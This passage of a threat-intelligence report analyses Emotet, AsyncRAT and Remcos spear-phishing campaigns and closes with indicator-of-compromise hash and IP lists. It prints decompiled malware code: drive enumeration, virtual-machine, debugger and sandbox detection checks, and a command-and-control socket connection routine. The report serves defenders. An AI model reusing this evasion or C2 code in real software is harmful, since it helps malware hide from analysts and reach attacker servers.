if ( !**(_DWORD **)(v6 + 8) )
{
  sub_1800035A0(v8, *(_QWORD *)(*(_QWORD *)(v6 + 576) + 296i64), v5);
  LODWORD(v8) = GetDriveTypeW(v5);
  switch ( (_DWORD)v8 )
  {
    case 3:
      if ( GetVolumeNameForVolumeMountPointW(v5, &szVolumeName, 0x200u) )
      {
        GetVolumeInformationW(&szVolumeName, 0i64, 0, 0i64, 0i64, &FileSystemFlags, 0i64, 0);
        if ( FileSystemFlags & 0x80000 )
        {
          v10 = *(const wchar_t **)(*(_QWORD *)(v6 + 576) + 288i64);
          goto LABEL_15;
        }
        wcscpy_s_0(&FileName, 0x200ui64, &szVolumeName);
        v14 = (WCHAR *)sub_180017824(&FileName, 0i64);
        if ( v14 != &FileName && *(v14 - 1) == 92 )
          *(v14 - 1) = 0;
        v15 = CreateFileW(&FileName, 0x80000000, 3u, 0i64, 3u, 0, 0i64);
        if ( v15 == (HANDLE)-1i64 )
        {
          v16 = GetLastError();
          JKDefragLib::SystemErrorStr(v7, v16, &v30, 0x200ui64);
          LODWORD(v8) = sub_180004968((char)v9);
        }
        else if ( DeviceIoControl(v15, 0x90028u, 0i64, 0, 0i64, 0, &BytesReturned, 0i64) )
        {
          CloseHandle(v15);
          v18 = sub_1800264D8(v5);
          v19 = v18 + 2;
          v20 = (char *)j__malloc_base(2 * (v18 + 2));
          v21 = (wchar_t *)v20;
          if ( v20 )
          {
            sprintf_s(v20, v19, L"%s*", v5);
            sub_180007ABC(v7, (struct DefragDataStruct *)v6, v21);
            free(v21);
          }
          v8 = FindFirstVolumeMountPointW(&szVolumeName, &szVolumeMountPoint, 0x304u);
          v22 = v8;
          if ( v8 != (HANDLE)-1i64 )
          {
            do
            {
              v23 = sub_1800264D8(v5);
              v24 = v23 + sub_1800264D8(&szVolumeMountPoint) + 1;
              v25 = (char *)j__malloc_base(2 * v24);
              if ( v25 )
              {
                sprintf_s(v25, v24, L"%s%s", v5, &szVolumeMountPoint);
```

Emotet will try to obtain the maximum information of the system or network in which it is located to **continue increasing its botnet**.

6.3. AsyncRAT & Remcos

On the other hand, **AsyncRAT and Remcos are two types of malware that have also evolved over time and have different uses**. Both are known to be **remote access trojans (RATs) that allow attackers to gain control over an infected system** and carry out malicious actions such as stealing information, installing more malware or controlling the system remotely. The **initial access methods are similar as they often abuse Phishing and are part of the new trends in OneNote abuse**.

The groups that have used AsyncRAT are very diverse, with their **goals usually being information theft and espionage**, and they originate from different places. Groups such as *Vendetta* (Turkey), *Earth Berberoka* (China), or *APT-C-36* (Colombia) have used this type of RAT to a greater or lesser extent in their history.

The **groups that have used Remcos are also different, with similar goals** to AsyncRAT, whose groups occasionally coincide in their use, such as in the case of *APT-C-36* or *Vendetta*. It is also used by other groups such as *GorgonGroup* (Pakistan) or *APT33* (Iran).

The operation of the new versions of these two RATs can be summarized as follows:

After the Spear-Phishing mentioned in the previous sections, **the file will be executed, typically by creating a download or running a script or command**. After this initial phase, the file will be launched in a temporary folder or replicated so that its payload is started**. RATs commonly perform injection into some legitimate process or .NET-related processes**, which is where these families of malware are typically written.


Depending on the version and who is using it, **Anti-Analysis techniques will be added to prevent debugging of the sample or execution in a sandbox**, which will make the analyst's work more difficult.

```
// Token: 0x06000026 RID: 38 RVA: 0x000033E0 File Offset: 0x000015E0
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

```
// Token: 0x06000027 RID: 39 RVA: 0x00003430 File Offset: 0x00001630
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() ==
                      "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```

```
    // Token: 0x06000028 RID: 40 RVA: 0x0000356C File Offset: 0x0000176C
    private static bool DetectDebugger()
    {
        bool flag = false;
        bool result;
        try
        {
            NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
            result = flag;
        }
        catch
        {
            result = flag;
        }
        return result;
    }

    // Token: 0x06000029 RID: 41 RVA: 0x000035B0 File Offset: 0x000017B0
    private static bool DetectSandboxie()
    {
        bool result;
        try
        {
            if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
            {
                result = true;
            }
            else
            {
                result = false;
            }
        }
        catch
        {
            result = false;
        }
        return result;
    }
}
```

As is typical with this type of malware, **they create tasks or records to persist in the system**. This way, even if the computer is turned off, the process will be restarted to **maintain communication with the C&C**.



After this, **it would establish communication with the outside by sending basic information** about the infected computer and wait for orders from the attacker.

```
try
{
    ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
    {
        ReceiveBufferSize = 51200,
        SendBufferSize = 51200
    };
    if (Settings.Pastebin == "null")
    {
        string text = Settings.Hosts.Split(new char[]
        {
            ','
        })[new Random().Next(Settings.Hosts.Split(new char[]
        {
            ','
        }).Length)];
        int port = Convert.ToInt32(Settings.Ports.Split(new char[]
        {
            ','
        })[new Random().Next(Settings.Ports.Split(new char[]
        {
            ','
        }).Length)]);
        if (ClientSocket.IsValidDomainName(text))
        {
            foreach (IPAddress address in Dns.GetHostAddresses(text))
            {
                try
                {
                    ClientSocket.TcpClient.Connect(address, port);
                    if (ClientSocket.TcpClient.Connected)
                    {
                        break;
                    }
                }
                catch
                {
                }
            }
        }
        else
        {
            ClientSocket.TcpClient.Connect(text, port);
        }
    }
    else
```

These Spear-Phishing techniques will continue to evolve and use all of their versions at all times since they are all effective. The **human factor is always the weakest**, and the groups that use these techniques know it. As mentioned, it is not just disorganized systems; in many cases, **they are orchestrated actors who use certain types of malware with great ability to obtain information about the infrastructure, users, credentials** that can expose an entire organization by taking the same entry point, a simple email.

7.IOC

Hash:

```
f25f69c71066b18364cd405ae80048a8b615c4b0f2cc4cb51b916ef08ba246db
3a60658cdbf960c135f07bd06d36124b5926b85c59a9c01948976b199e3959f8
fe6d4c5fb28f7a3379322d4314d31d8227a3356c2992b2bd4b47922f97d3e315
9e28cff8966bbacee0d1644f157ad3f6c96c7c1dbf04c993f868603db58ec34a
2bbfc13c80c7c6e77478ec38d499447288adc78a2e4b3f8da6223db9e3ac2d75
0a195fadda7b93ee2ea9502df7731425ff51e33a6cdd8dc5b2c5441853f77dd1
61192618b654fd7a8728bafcfee2d36a6e3e5b5b7b6a30c545aad867585451eb
9ba1b1bf9bccdf3cdd0e07616da28acea278e70f77dce249bc821c552a846aa8
B11b51ff96dc7a5f1cf9985087a6ad4f66980a2b2a9b1945acd43e39434c8dec
417b21104c212d3c6443c30960b43bfa3c65dda72061a5a2c0246ff97930eb18
Ef6a185793a6d6b430ef1a15e01550221919075c5693c80fcea76651e250a14f
587b6cfa2c17da4ee0468dbcc1bfe438acaec0c8bae49961e1eaac5c9b889c69
2cb1878faa0fc824a60b93e4b2dceb1737ef54369bcb3d2df6d68b120fa7a81a
3fadc8328d153710ca24a8122faa0870b56c1884d55526491364a9b0344f0ba9
c193e68f865767552e95fe466c4f4ed9b94398c4574ccd51eb2db808e2cdf3ef
F8360776618ae88f15187275a0222863ad44565568a71e02626a0ff351e3ef9a
A6f080b10e871e9144affc385bf0e483da5b0d10f24f3ac885017638fae92a4f
ee1a62d1c2354e54f1763553619159f630f45db3adf53d8970d12d010de3bef5
f9602998afc5c510a4102622cad24c15a91066f0bc26e6c9cd4e4de15f90afc5
F4784d48cd2a8cc765e9fcedd275c97bb1261b0355386c0e6a7f31fc9a0dbf17
B6dac05e61ee711e5e56ab6dea94ae3d400897ecc76544a0c6fd9817ac91ec88
643b8833390a8ad198ee567d39ed4253e06dd8a1b6aec1b2a23688b536707a62
```

IP:

```
209.126.85.32
187.63.160.88
167.172.199.165
164.90.222.65
104.168.155.143
213.239.212.5
172.105.226.75
5.135.159.50
107.170.39.149
202.129.205.3
115.68.227.76
94.23.45.86
153.126.146.25
197.242.150.244
164.68.99.3
72.15.201.15
185.4.135.165
103.132.242.26
139.59.126.41
173.212.193.249
103.75.201.2
119.59.103.152
79.137.35.198
129.232.188.93
45.235.8.30
153.92.5.27
45.176.232.124
149.56.131.28
110.232.117.186
159.89.202.34
163.44.196.120
```

188.44.20.25
1.234.2.232
206.189.28.199
186.194.240.217
201.94.166.162
183.111.227.137
147.139.166.154
82.223.21.224
103.43.75.120
169.57.156.166
91.207.28.33
95.217.221.146
167.172.253.162
159.65.88.10
207.244.236.205
185.156.175.35
208.67.107.123
71.52.53.166
12.172.173.82
142.182.109.233
151.65.224.211
81.229.117.95
72.88.245.71
69.133.162.35
107.146.12.26
84.219.213.130
173.178.151.233
62.35.100.38
92.154.17.149
181.164.217.211
209.140.8.70
93.24.192.142
213.31.90.183
82.127.204.82
198.2.51.242
94.105.123.142
88.111.182.118
41.228.236.143
76.170.252.153
73.161.176.218
76.64.202.44
75.143.236.149
85.61.165.153
181.118.206.65
122.184.143.82
98.145.23.67
72.80.94.230
50.68.204.71
162.248.14.107
75.98.154.19
86.130.9.232
85.241.180.94
91.170.115.68
136.35.241.159
109.150.179.236
73.29.92.128
72.203.216.98
190.206.75.58
66.35.126.223
35.143.97.145
174.104.184.149
24.228.132.224
70.27.104.2
86.207.227.152
109.11.175.42
24.206.27.39

```
85.74.149.3
98.147.155.235
24.69.84.237
83.7.53.157
87.221.197.113
67.187.130.101
172.248.42.122
84.35.26.14
45.50.233.214
47.34.30.133
93.156.99.48
97.93.192.2
210.84.30.161
98.22.28.34
77.86.98.236
24.239.69.244
68.108.122.180
173.18.126.3
156.216.125.255
24.71.120.191
95.150.121.151
73.165.119.20
72.188.121.121
98.163.227.79
90.104.22.28
74.33.196.114
121.121.100.207
81.157.227.223
149.74.159.67
92.27.86.48
213.67.255.57
193.253.100.236
47.149.78.242
94.30.98.134
89.152.120.181
86.188.32.131
72.194.232.94
85.231.105.49
75.156.125.215
47.21.51.138
90.165.109.4
201.142.207.183
70.51.153.37
2.13.73.146
91.254.132.23
86.96.72.139
188.83.248.76
64.237.185.60
104.35.24.154
201.244.108.183
184.176.35.223
190.11.198.75
82.212.115.188
205.164.227.222
217.128.91.196
88.126.94.4
37.14.229.220
27.109.19.90
208.180.17.32
86.250.12.217
103.12.133.134
98.37.25.99
128.254.207.26
94.131.115.19
139.180.170.206
206.53.48.51
```

```
87.236.146.84
198.44.132.63
122.228.37.54
10.169.148.185
```

Thanks for Reading! Happy Hunting :)